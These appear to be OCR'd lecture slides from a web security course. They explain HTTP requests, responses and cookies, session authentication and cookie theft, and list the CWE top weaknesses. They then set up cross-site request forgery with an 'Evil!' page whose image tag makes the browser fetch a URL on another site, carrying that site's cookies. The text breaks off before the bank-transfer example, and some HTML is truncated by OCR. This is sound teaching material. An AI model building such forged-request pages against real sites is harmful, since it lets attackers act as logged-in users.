
Basic Structure of Web Traffic



Specified as a ***GET*** or ***POST***
Includes "resource" from URL
Headers describe browser capabilities
(Associated data for POST)


E.g., user clicks on URL:
`http://mybank.com/login.html?user=alice&pass=bigsecret`

HTTP Cookies



Includes status code
Headers describing answer, incl. **cookies**
Data for returned item

HTTP Response




```
HTTP/1.0 200 OK
Date: Sat, 04 Feb 2017 02:20:42 GMT
Server: Microsoft-Internet-Information-Server/5.0
Connection: keep-alive
Content-Type: text/html
Last-Modified: Fri, 03 Feb 2017 17:39:05 GMT
Set-Cookie: session=44ebc991
Content-Length: 2543

<HTML> Welcome to BearBucks, Alice ... blahblahblah </HTML>
```

Here the server instructs the browser to remember the cookie "session" so it & its value will be included in subsequent requests

Cookies & Follow-On Requests



HTTP Request

Browser


Web Server

Includes “resource” from URL
Headers describing browser
capabilities, including **cookies**

Server

E.g., Alice clicks on URL:
http://mybank.com/moneyxfer.cgi?account=alice&amt=50&to=bob

HTTP Request



Method

Resource

HTTP version

Headers

```
GET /moneyxfer.cgi?account=alice&amt=50&to=bob HTTP/1.1
Accept: image/gif, image/x-bitmap, image/jpeg, */*
Accept-Language: en
Connection: Keep-Alive
User-Agent: Mozilla/1.22 (compatible; MSIE 2.0; Windows 95)
Host: mybank.com
Cookie: session=44ebc991
Referer: http://mybank.com/login.html?user=alice&pass...

```

Blank line

Data (if POST; none for GET)

Cookies & Web Authentication


- One very widespread use of cookies is for web sites to track users who have authenticated
- E.g., once browser fetched `http://mybank.com/login.html?user=alice&pass=bigsecret` with a correct password, server associates value of “`session`” user’s info
  - An “authenticator

“Cookie theft”

- Now server subsequently can tell: “I’m talking to same browser that authenticated as Alice earlier”

⇒ *An attacker who can get a copy of Alice’s cookie can access the server impersonating Alice!*

Cross-Site Request Forgery (CSRF)



Rank	Score	ID	Name
[1]	93.8	CWE-89	Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')
[2]	83.3	CWE-78	Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection')
[3]	79.0	CWE-120	Buffer Copy without Checking Size of Input ('Classic Buffer Overflow')
[4]	77.7	CWE-79	Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')
[5]	76.9	CWE-306	Missing Authentication for Critical Function
[6]	76.8	CWE-862	Missing Authorization
[7]	75.0	CWE-798	Use of Hard-coded Credentials
[8]	75.0	CWE-311	Missing Encryption of Sensitive Data
[9]	74.0	CWE-434	Unrestricted Upload of File with Dangerous Type
[10]	73.8	CWE-807	Reliance on Untrusted Inputs in a Security Decision
[11]	73.1	CWE-250	Execution with Unnecessary Privileges
[12]	70.1	CWE-352	Cross-Site Request Forgery (CSRF)
[13]	69.3	CWE-22	Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal')
[14]	68.5	CWE-494	Download of Code Without Integrity Check
[15]	67.8	CWE-863	Incorrect Authorization
[16]	66.0	CWE-829	Inclusion of Functionality from Untrusted Control Sphere

Static Web Content

```
<HTML>
  <HEAD>
    <TITLE>Test Page</TITLE>
  </HEAD>
  <BODY>
    <H1>Test Page</H1>
    <P> This is a test!</P>

  </BODY>
</HTML>
```

Visiting this boring web page will just display a bit of content.

Automatic Web Accesses

```
<HTML>
  <HEAD>
    <TITLE>Test Page</TITLE>
  </HEAD>
  <BODY>
    <H1>Test Page</H1>
    <P> This is a test!</P>
    <IMG SRC="http://anywhere.com/logo.jpg">
  </BODY>
</HTML>
```

Visiting *this* page will cause our browser to **automatically** fetch the given URL.

Automatic Web Accesses

```
<HTML>
  <HEAD>
    <TITLE>Evil!</TITLE>
  </HEAD>
  <BODY>
    <H1>Test Page</H1>  <!-- haha! -->
    <P> This is a test!</P>
    <IMG SRC="http://xyz.com/do=thing.php...">
  </BODY>
</HTML>
```

So if we visit a *page under an attacker's control*, they can have us visit other URLs

Automatic Web Accesses

```
<HTML>
  <HEA
    <T
  </HE
  <BODY>
    <H1>Test Page</H1>  <!-- haha! -->
    <P> This is a test!</P>
    <IMG SRC="http://xyz.com/do=thing.php...">
  </BODY>
</HTML>
```

When doing so, our browser will happily send along cookies associated with the visited URL! (any `xyz.com` cookies in this example) 😟

Automatic Web Accesses

```
<HTML>
  <HEAD>
    <TITLE>Evil!</TITLE>
  </HEAD>
  <BODY>
    <H1>Test Page</H1>  <!-- haha! -->
    <P> This is a test!</P>
    <IMG SRC="http://xyz.com/do=thing.php...">
  </BOD
</HTML>
```

(Note, Javascript provides many *other* ways for a page returned by an attacker to force our browser to load a particular URL)

Web Accesses w/ Side Effects

- Recall our earlier banking URL:

